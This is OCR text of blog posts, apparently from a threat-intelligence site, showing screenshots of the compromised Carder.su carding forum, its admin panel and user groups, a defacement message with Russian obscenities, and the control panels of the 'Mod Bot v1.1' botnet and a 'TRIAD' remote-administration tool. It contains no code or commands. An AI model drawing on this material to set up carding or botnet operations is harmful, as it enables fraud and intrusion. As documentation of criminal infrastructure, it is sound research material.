



Carder.su Cybercrime Friendly Forum Community Compromised - 2023-11-24 12:14


An image is worth a thousand words.



Carder.Su - All About Security in Network - Opera
File Edit View Bookmarks Widgets Mail Tools Help
Carder.Su - All About Se...
http://carder.su/
Find in page
Find Next
Voice
Author Mode
Show Images
Fit to Width
100%
877757
Home
Register
FAQ
Carder.Su - All About Security in Network
vBulletin Message
User Name
Remember Me?
Password
Log in
vBulletin Message
[redacted]тсосу забесплатно всем писать в аську 886315
All times are GMT +4. The time now is 04:43.
Mark Forums Read | View Forum Leaders
-- tren_z_X
-- English (EN)
Carder.Su - Archive - Top
(c) Carder.Su - All About Security in Network
100%
3:43
среда



Carder.Su - All About Security in Network - Opera
File Edit View Bookmarks Widgets Mail Tools Help
и снова взлом ки - Verifi...
Наши Дефейсы! - Стра...
Carder.Su - All About Se...
http://carder.su/
Find in page
Find Next
Voice
Author Mode
Show Images
Fit to Width
100%
BEST
Home
Register
FAQ
Carder.Su - All About Security in Network
vBulletin Message
User Name
Remember Me?
Password
Log in
vBulletin Message
Ща [redacted] соснёт хуй и востановим!
All times are GMT +4. The time now is 04:30.
Mark Forums Read | View Forum Leaders
-- tren_z_X
-- English (EN)
Carder.Su - Archive - Top
(c) Carder.Su - All About Security in Network
100%
3:30
среда



User Manager - Carder.Su - All About Security in Network - vBulletin Admin Control Panel - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://carder.su/ad-ka_card/index.php?loc=plugin.php%3Fdo%3Dproduct
Начальная страница Последние заголовки
vBulletin
Control Panel Home
Expand All | Collapse All
Save Prefs | Revert Prefs
vBulletin Options
vBulletin Options
Search Type
Human Verification Manager
Social Bookmarking Manager
Styles & Templates
Style Manager
Search in Templates
Replacement Variable Manager
Download / Upload Styles
Find Updated Templates
Languages & Phrases
Language Manager
Phrase Manager
Search in Phrases
Download / Upload Languages
Find Updated Phrases
FAQ
FAQ Manager
Add New FAQ Item
Notices
Notices Manager
Admin Control Panel (vBulletin 3.8.1)
Forum Home Page | Log Out
User Manager
Рома
[View Profile]
Quick Search
Help
Show All Users
List Top Posters
List Visitors in the Last 24 Hours
List New Registrations
List Users Awaiting Moderation
Show All COPPA Users
Advanced Search
Help
If you leave a field blank it will be ignored
User Name
Exact Match
Primary Usergroup
-- All Usergroups --
Additional Usergroups
(COPPA) Ожидающие Модерации
30 carders
DEER
Official Seller
Unresolved Problems
Vendors
VIP carders
VIP English
Зарегистрированные
Кардеры
Кидала
Мишки
Модераторы
Не Зарегистрированные / Не Вошедшие
Ожидающие Подтверждения Через Email
Супер-Модераторы
Готово
2:41
среда



SPASIBO - Carder.Su - All About Security in Network - Opera
File Edit View Bookmarks Widgets Mail Tools Help
http://carder.su/showthread.php?t=35071
Home User CP FAQ Community NEW POSTS Search Quick Links Log Out
Carder.Su - All About Security in Network > Offer forums > Flood, flame, lol
SPASIBO
Flood, flame, lol Разговоры на любые темы, юмор и творчество о кардинге и кардерах. Полностью неуправляемый раздел :)
PS Раздел мишек гамми-хуями перестал существовать изза их неимоверного мудизма =\ Главный педераст Гаммов полетел в /dev/null
POST REPLY
View First Unread
Thread Tools
Today, 02:13
Рома
SPASIBO
SPASIBO SPASIBO SPASIBO))SMERT MISHKAM))
SDELAI MNE REPU MILLION !)))))
i v privat razdel))) i adminksie prava)))) sha budu huiarit nedrugov)
Боже...Спаси от Друзей...а от Врагов...Сам Спасусь
Обнал MoneyBookers Любые Суммы. ПМ
Рома is online now
Join Date: 07.06.2008
Posts: 748
Reputation: 1000000000


SPASIBO - Carder.Su - All About Security in Network - Opera
File Edit View Bookmarks Widgets Mail Tools Help
http://carder.su/showthread.php?t=35071
best regards,
by Trevelyan $)
OpenVPN, pptp, DoubleVPN
Home User CP FAQ Community NEW POSTS Search Quick Links Log Out
Carder.Su - All About Security in Network > Offer forums > Flood, flame, lol
SPASIBO


SPASIBO - Carder.Su - All About Security in Network - Opera
File Edit View Bookmarks Widgets Mail Tools Help
http://carder.su/showthread.php?t=35071
Find in page
Find Next
Voice
Author Mode
Show Images
Fit to Width
100%
АДМИН КИ - ОЛЕНЬ :)
ADMIN CI - DEER :)
FUCK YOU -
Admin CI
best regards,
by Trevelyan $)
SecretsL
Your VPN p
2:30
среда


Разоблачение "Ромы КИ" - Opera
File Edit View Bookmarks Widgets Mail Tools Help
http://carder.su/
Find Next
Voice
Author Mode
Show Images
Fit to Width
100%
by Trevelyan $)
тут чаще приветы путёвы парням tiv , virt'y, NOFEAR, balt'y и .me
ну а тут блок ссылок=)
maza.la
verified.su
darklife.ws
xaknet.ru
xaker.name
копирайты андерграунд коммунити и не ебёт! O_o


Разоблачение "Ромы КИ" - Opera
File Edit View Bookmarks Widgets Mail Tools Help
http://carder.su/
Find Next
Voice
Author Mode
Show Images
Fit to Width
100%
Разоблачение "Ромы(КИ" ;)
для тех кто ещё не понял в чем дело, да будет так...
Привет всему андеграунду хак и кард сцены (maza.la, verified.su, darklife.ws, xaknet.ru)
МЫ ВАС ЛЮБИМ=*
ФОРУМ
FUCK YOU -
Admin CI
best regards,
by Trevelyan $)




Mod Bot v1.1 Malicious Software - 2023-11-24 12:14

An image is worth a thousand words.


MOD BOT V1.1
Bots Mods Config
loader socks spam2 framer
FRAMER
WORK STAT
Всего акков 0
Взятых акков 0
Обработано акков 0
Валидных акков 0
Не валидных акков 0
Сделанно фреймов 0
Не смог подконнектится 0
Ошибка чтения папки 0
Отсутствуют папки 0
Неустановленно ни одного фрейма 0
BASE CONFIG
BASE:
Обзор...
OR Local BASE:
ADD
Delete FTP BASE
RESEND FRAME
KEEP GOOD AND NOT CHECK
EXPORT
Хорошие
EXPORT
Online Bots = 0
Start Frame Work
NEW FRAME WORK


MOD BOT V1.1
Bots Mods Config
loader socks spam2 framer
LOADER
Load File:
Count: 0
Delete File
New File:
Обзор...
Load



MOD BOT V1.1
Bots Mods Config
loader socks spam2 framer
BOT STATISTIC
BOT STAT
ALL ONLINE ONLINE %
27397 2293 8.369%
IP STAT
ALL ONLINE ONLINE %
27397 2293 8.369%
COUNTRY STAT
COUNTRY ALL ONLINE ONLINE %
Brazil 3427 135 3.939%
India 3242 147 4.534%
Unknown 1915 225 11.749%
Mexico 1456 67 4.602%
Turkey 1202 175 14.559%
Clear Bot Base





Hybrid Remote Administration System Malicious Software - 2023-11-24 12:14


An image is worth a thousand words.



TRIAD HTTP Control System:
[Set Command] [Statistics Table] [Help]
[Linux Machines]
IP
Current Command
Bot
Message
